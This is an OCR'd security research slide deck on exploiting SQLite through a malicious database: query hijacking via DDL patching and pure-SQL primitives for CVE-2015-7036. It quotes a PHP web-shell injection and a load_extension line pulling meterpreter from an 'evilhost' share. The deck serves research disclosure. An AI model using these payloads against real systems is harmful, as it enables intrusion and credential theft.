SELECT code_execution FROM * USING SQLite;

-- gaining code execution using a malicious SQLite database

Omer Gull



Check Point Research

whoami

- Omer Gull
- Vulnerability Researcher
- Check Point Research for the past 3 years
- Now at Hunters.AI

Agenda


- Motivation and back story
- SQLite3 Intro
- Examining the attack surface of a malicious DB
- Previous work
- Memory corruptions exploitation using pure SQL
- Query Oriented Programming©
- Demos
- Future work and conclusion

Motivation

- SQLite is one of the most deployed software modules



- Querying an SQLite database is CONSIDERED SAFE
- Spoiler: it’s not



Prologue

- Password stealers!
- A computer gets infected
- Malware collects stored credentials maintained by various clients
- Some client software store your secrets in SQLite databases
- Malware sends SQLite DBs to C2 server
- C2 extracts secrets and stores the loot

How It all Began

- So one day, @Omriher and I were looking at the leaked sources of a notorious password stealer and thought to ourselves
- These guys just harvest a bunch of our DBs and parse them in their back-end
- Can we leverage the load and query of an untrusted database to our advantage?
- Could have much bigger implications in countless scenarios as SQLite is so popular
- And so began the longest CTF challenge

SQLite3

- Unlike most other SQL databases, SQLite does not have a client server architecture
- SQLite reads and writes directly to files
- A complete DB with multiple tables, indices, triggers and views is contained in a single file

Examining the Attack Surface

- **sqlite3_open(**$FileDB**)**
- **sqlite3_query(**“SELECT..”**)**

```
private function processnote($Data)
{
    $FileDB = GetTempFile('notezilla');
    if(!file_put_contents($FileDB, $Data))
        return FALSE;
    $db = new SQLite3($FileDB);
    if(!$db)
        return FALSE;
    $Datax = $db->query('SELECT BodyRich  FROM Notes');
    $Result = '';
    while($Element = $Datax->fetchArray())
    {
        $Data__ = rtf2text($Element['BodyRich']);
        if(strlen($Data__))
        {
            $Result .= $Data__;
            $Result .= str_pad("", 30, "-") . "\r\n";
        }
    }
   $this->insert_downloads(substr($Result, 0, 20) . ".txt", $Result);
    $db->close();
   $db = $Datax = $Result = NULL;
    @unlink($FileDB);
}
```

The Attack Surface: sqlite3_open()

- Setup and configuration code
- Straight-forward header parsing
- Header is 100 bytes long
- Fuzzed to death by AFL
- Not a very promising path to pursue :(

The Attack Surface: sqlite3_query("SELECT…")

- Using SQLite authors' words:

> "The SELECT statement is the most complicated command in the SQL language"

- SQLite is a Virtual Machine
- Queries are compiled to bytecode



- **sqlite3_prepare()** - would walk and expand the query
  - For example, rewrite * as all column names
- **sqlite3LocateTable()** -verifies that all relevant objects actually exist and locates them

sqlite_master schema

- Every SQLite database has an sqlite_master table that defines the schema for the database

```
CREATE TABLE sqlite_master (
  type TEXT,
  name TEXT,
  tbl_name TEXT,
  rootpage INTEGER,
  sql TEXT
);
```

- sql is the DDL describing the object

Data Definition Language

- DDL commands are like header files in C
- Used to define the structure, names and types within a database
- Appears in plain-text within a file

Data Definition Language

```
➜  /tmp sqlite3 hello_world.db
SQLite version 3.24.0 2018-06-04 14:10:15
Enter ".help" for usage hints.
sqlite> CREATE TABLE my_table (col_a TEXT, col_b TEXT);
sqlite> INSERT INTO my_table VALUES ('hello', 'world');
sqlite> .quit
➜  /tmp xxd -a hello_world.db
00000000: 5351 4c69 7465 2066 6f72 6d61 7420 3300  SQLite format 3.
00000010: 1000 0101 0040 2020 0000 0002 0000 0002  .....@  ........
00000020: 0000 0000 0000 0000 0000 0001 0000 0004  ................
00000030: 0000 0000 0000 0000 0000 0001 0000 0000  ................
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 0000 0000 0000 0000 0000 0002  ................
00000060: 002e 2480 0d00 0000 010f b400 0fb4 0000  ..$.............
00000070: 0000 0000 0000 0000 0000 0000 0000 0000  ................
*
00000fb0: 0000 0000 4a01 0617 1d1d 0169 7461 626c  ....J......itabl
00000fc0: 656d 795f 7461 626c 656d 795f 7461 626c  emy_tablemy_tabl
00000fd0: 6502 4352 4541 5445 2054 4142 4c45 206d  e.CREATE TABLE m
00000fe0: 795f 7461 626c 6520 2863 6f6c 5f61 2054  y_table (col_a T
00000ff0: 4558 542c 2063 6f6c 5f62 2054 4558 5429  EXT, col_b TEXT)
00001000: 0d00 0000 010f f100 0ff1 0000 0000 0000  ................
00001010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
*
00001ff0: 000d 0103 1717 6865 6c6c 6f77 6f72 6c64  ......helloworld
```



sqlite_master

Back to Query Preparation

- **sqlite3LocateTable()** attempts to find the structure describing the table we are interested in querying
- Reads the schema available in sqlite_master
- If this is the first time doing it, it will also have a callback function for every DDL statement
- The callback validates the DDL and builds the internal data structures of the object


DDL Patching

- Can we just replace the SQL query within the DDL?

```
int sqlite3InitCallback(void *pInit, int argc, char **argv, char **NotUsed){
  InitData *pData = (InitData*)pInit;
  sqlite3 *db = pData->db;
  int iDb = pData->iDb;
  ...
  if( argv==0 ) return 0;   /* Might happen if EMPTY_RESULT_CALLBACKS are on */
  if( argv[1]==0 ){
    corruptSchema(pData, argv[0], 0);
  }else if( sqlite3_strnicmp(argv[2],"create ",7)==0 ){
    int rc;
    ...
    TESTONLY(rcp = ) sqlite3_prepare(db, argv[2], -1, &pStmt, 0);
```

CREATE

- Still leaves some room for flexibility



CREATE VIEW

- VIEW is simply a pre-packaged SELECT statement
- VIEWs are queried similarly to TABLEs

```
SELECT col_a FROM my_table == SELECT col_a FROM my_view
```

Query Hijacking

- Patch sqlite_maser's DDL with a VIEW instead of TABLE
- Our patched VIEW can have any SELECT we wish
- **we can now interact with vast parts of the SQLite interpreter using our SELECT sub-query**

Query Hijacking Example

- The *original database* had a single TABLE

```
CREATE TABLE dummy (
   col_a TEXT,
   col_b TEXT
   );
```

- *Target software* would query it with the following

```
SELECT col_a, col_b FROM dummy;
```

- The following VIEW can hijack this query

```
CREATE VIEW dummy(cola, colb) AS SELECT (<sub-query-1>),  (<sub-query-2>);
```

Query Hijacking Example

```
➜  /tmp sqlite3 query_hijacking.db
SQLite version 3.24.0 2018-06-04 14:10:15
Enter ".help" for usage hints.
sqlite> CREATE VIEW dummy(cola, colb) AS SELECT (
   ...> SELECT sqlite_version()
   ...> ),(
   ...> SELECT printf('SQLite implemented their own %s', 'printf')
   ...> );
sqlite> .quit
```

```
➜  /tmp sqlite3 query_hijacking.db
SQLite version 3.24.0 2018-06-04 14:10:15
Enter ".help" for usage hints.
sqlite> SELECT cola, colb FROM dummy;
3.24.0|SQLite implemented their own printf
sqlite>
```

- **We just gained control over the query**
- What can we do with it?

Previous Work

SQL Injection

- A couple of known SQLi tricks in SQLite

```
ATTACH DATABASE ‘/var/www/lol.php’ AS lol;
CREATE TABLE lol.pwn (dataz text);
INSERT INTO lol.pwn (dataz) VALUES (‘<? system($_GET[‘cmd’]); ?>’);--
```

  - Can’t ATTACH, DDL must begin with “CREATE “

```
SELECT load_extension('\evilhost\evilshare\meterpreter.dll','DllMain');--
```

  - Disabled by default :(

Credit: http://atta.cked.me/home/sqlite3injectioncheatsheet

Memory Corruptions and SQLite

- SQLite is written in C
- “Finding bugs in SQLite, the easy way”
- 22 bugs in 30 minutes of fuzzing

```
CREATE VIRTUAL TABLE t0 USING fts4(x,order=DESC);
INSERT INTO t0(docid,x)VALUES(-1E0,'0(o');
INSERT INTO t0 VALUES('');
INSERT INTO t0 VALUES('');
INSERT INTO t0 VALUES('o');
SELECT docid FROM t0 WHERE t0 MATCH'"0*o"';
```

https://lcamtuf.blogspot.com/2015/04/finding-bugs-in-sqlite-easy-way.html

Memory Corruptions and SQLite

- Interestingly, since version 3.8.10 (2015) SQLite started using AFL as an integral part of their remarkable test suite
- These memory corruptions proved to be difficult to exploit without a convenient environment
- The Security research community soon found the perfect target

WebSQL For Developers

- Web page API for storing data in databases
- Queried using Javascript
- SQLite backend
- Available in Chrome and Safari

```
var db = openDatabase('mydb', '1.0', 'Test DB', 2 * 1024 * 1024);

db.transaction(function (tx) {
   tx.executeSql('CREATE TABLE IF NOT EXISTS LOGS (id unique, log)');
   tx.executeSql('INSERT INTO LOGS (id, log) VALUES (1, "foobar")');
   tx.executeSql('INSERT INTO LOGS (id, log) VALUES (2, "logmsg")');
});
```

WebSQL For Attackers

- Untrusted input into SQLite
- Reachable from any website
- A couple of the world’s most popular browsers
- Bugs could be leveraged with the comfort of a Javascript interpreter

WebSQL - Attacks

- Several impressive researches have been published
- From low hanging fruits like CVE-2015-7036
  - untrusted pointer dereference **fts3_tokenizer()**
- To more complex exploits presented in Blackhat 2017 by Chaitin
  - Type confusion in **fts3OptimizeFunc()**
- And the recent Magellan bugs found by Tencent
  - Integer overflow in **fts3SegReaderNext()**



FTS?

3

fts

Either **fuck this shit** or **fuck that shit**, depending on **the situation**.

*Today sucks, **FTS** (**fuck this shit**)*

*I'm not going to work, FTS (**fuck that shit**)*

#fts #fst #tfs #tsf #sft #stf

by tBarge December 09, 2007

432 170

Get a fts mug for your Aunt Nathalie.



Full Text Search

- Virtual table module
- Textual searches on a set of documents

“Like Google for your SQLite database”


Virtual Tables

- Plenty of cool functionalities: FTS, RTREE, CSV
- From the perspective of an SQL statement, the virtual table object looks like any other table or view
- Behind the scenes, dark magic happens
    - Queries and updates invoke callback methods on shadow tables

Shadow Tables

```
CREATE VIRTUAL TABLE vt USING FTS3 (content TEXT);
```

```
INSERT INTO vt VALUES('Hello world');
```



RTREE Bug


- RTREE virtual table
- Compiled with SQLite in MacOS, iOS and Windows 10
- Geographical indexing


```
CREATE VIRTUAL TABLE demo_index USING rtree(
   id, --integer
   X,
   Y
);
```

- So RTREE interfaces would expect id to be an integer

```
CREATE VIRTUAL TABLE vt USING RTREE(id, X, Y);
INSERT INTO vt VALUES('Definitely not an int', 1, 2);
SELECT rtreenode(2, id) FROM vt;
```

Now Also Available In Windows 10: CVE-2019-8457





Scriptless Exploitation?

- Virtual tables has bugs
- Using query hijacking we can trigger them at the C2 and cause a **SEGFAULT**
- Gaining flow control requires some form of scripting
- We don’t have JS
- We vaguely recall hearing somewhere that SQL is turing complete

My Exploitation Primitives Wish-list

- Leaking memory
- Unpacking of 64-bit pointers
- Pointer arithmetics
- Packing of 64-bit pointers
- Crafting complex fake objects in memory
- Heap Spray



Exploitation With Pure SQL



Query Oriented Programming ©

QOP by Example:
The Unfixed CVE-2015-7036

- WAT? How come a 4 year old bug is still unfixed
  - It was only ever considered dangerous in the context of untrusted webSQL
- blacklisted unless compiled with ENABLE_FTS_TOKENIZER
- Still vulnerable:
  - PHP5
  - PHP7
  - iOS
  - MacOS
  - …

CVE-2015-7036

- A Tokenizer is a set of rules for extracting terms from a document or a query.
- The default Tokenizer “simple” just splits strings by whitespaces
- Custom tokenizers can be registered with **fts3_tokenizer()** in an SQL query



CVE-2015-7036

- **fts3_tokenizer()** is an overloaded function:

```
sqlite> SELECT fts3_tokenizer('simple');
??=?1V
sqlite> SELECT hex(fts3_tokenizer('simple'));
80A63DDB31560000
```

```
sqlite> SELECT fts3_tokenizer('simple', x'4141414141414141');
sqlite> CREATE VIRTUAL TABLE vt USING fts3 (content TEXT);
Segmentation fault
```

RECAP

- SQLite is a wonderful one-shot for many targets
- Complex machine written in C
- Query Hijacking can trigger bugs
- We aim to write a full exploit implementing all necessary primitives with SQL queries

Exploitation Game Plan

- Leak some pointers
- Calculate functions addresses
- Create a fake tokenizer object with some pointers to system()
- Spray fake tokenizer
- Override the default tokenizer function pointer
- Trigger our malicious tokenizer
- ???
- Grab your grandma’s Yahoo password

Memory Leak

- Libsqlite leak

```
sqlite3> SELECT SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -2, 2)||
                SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -4, 2)||
                SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -6, 2)||
                SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -8, 2)||
                SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -10, 2)||
                SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -12, 2)||
                SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -14, 2)||
                SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -16, 2);
+----------------------------------------------------------------+
| 00007F3D3254A8E0                                               |
+----------------------------------------------------------------+
```

- Heap leak

```
sqlite3> CREATE VIRTUAL TABLE vt USING FTS3(content TEXT);
sqlite3> INSERT INTO vt values('some text');
sqlite3> SELECT hex(vt) FROM vt WHERE content MATCH 'text';
+--------------------+
|  08C453FF88550000  |
+--------------------+
```

My Exploitation Primitives Wish-list

- ~~Leaking memory~~
- Unpacking of 64-bit pointers
- Pointer arithmetics
- Packing of 64-bit pointers
- Crafting complex fake objects in memory
- Heap Spray



Pseudo-variables

- Unlike browser WebSQL exploitation, no JS variables and arrays to use
- We can only CREATE TABLE || VIEW || INDEX || TRIGGER
- Chaining VIEWs together we can use them as pseudo-variables

```
sqlite3> CREATE VIEW le_leak AS SELECT hex(fts3_tokenizer("simple")) AS col;
sqlite3> CREATE VIEW leak AS SELECT SUBSTR((SELECT col FROM le_leak), -2, 2)||
                 SUBSTR((SELECT col FROM le_leak), -4, 2)||
                 SUBSTR((SELECT col FROM le_leak), -6, 2)||
                 SUBSTR((SELECT col FROM le_leak), -8, 2)||
                 SUBSTR((SELECT col FROM le_leak), -10, 2)||
                 SUBSTR((SELECT col FROM le_leak), -12, 2)||
                 SUBSTR((SELECT col FROM le_leak), -14, 2)||
                 SUBSTR((SELECT col FROM le_leak), -16, 2) AS col;
sqlite3> SELECT col FROM leak;
+------------------+
| 00007F3D3254A8E0 |
+------------------+
```

Unpacking of 64-bit pointers

- To calculate the base of an image or the heap we have to convert our pointers to integers

```
sqlite3> CREATE VIEW u64_leak AS SELECT (
             (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -1,  1)) -1) * (1 <<  0))) +
             (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -2,  1)) -1) * (1 <<  4))) +
             (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -3,  1)) -1) * (1 <<  8))) +
             (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -4,  1)) -1) * (1 << 12))) +
             (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -5,  1)) -1) * (1 << 16))) +
             (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -6,  1)) -1) * (1 << 20))) +
             (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -7,  1)) -1) * (1 << 24))) +
             (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -8,  1)) -1) * (1 << 28))) +
             (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -9,  1)) -1) * (1 << 32))) +
             (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -10, 1)) -1) * (1 << 36))) +
             (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -11, 1)) -1) * (1 << 40))) +
             (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -12, 1)) -1) * (1 << 44))) +
             (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -13, 1)) -1) * (1 << 48))) +
             (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -14, 1)) -1) * (1 << 52))) +
             (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -15, 1)) -1) * (1 << 56))) +
             (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -16, 1)) -1) * (1 << 60)))
             ) AS col;
sqlite3> SELECT col FROM u64_leak;
+-----------------+
| 139900814141664 |
+-----------------+
```

My Exploitation Primitives Wish-list

- ~~Leaking memory~~
- ~~Unpacking of 64-bit pointers~~
- Pointer arithmetics
- Packing of 64-bit pointers
- Crafting complex fake objects in memory
- Heap Spray



Pointer Arithmetics

- With integers at hand pointer arithmetics is simple

```
sqlite3> CREATE VIEW u64_libsqlite_base AS SELECT (
                 (SELECT col FROM u64_leak ) - ( SELECT '3164384')
                 ) as col;
sqlite3> SELECT col FROM u64_libsqlite_base;
+-----------------+
| 140713244319744 |
+-----------------+
```

My Exploitation Primitives Wish-list

- ~~Leaking memory~~
- ~~Unpacking of 64-bit pointers~~
- ~~Pointer arithmetics~~
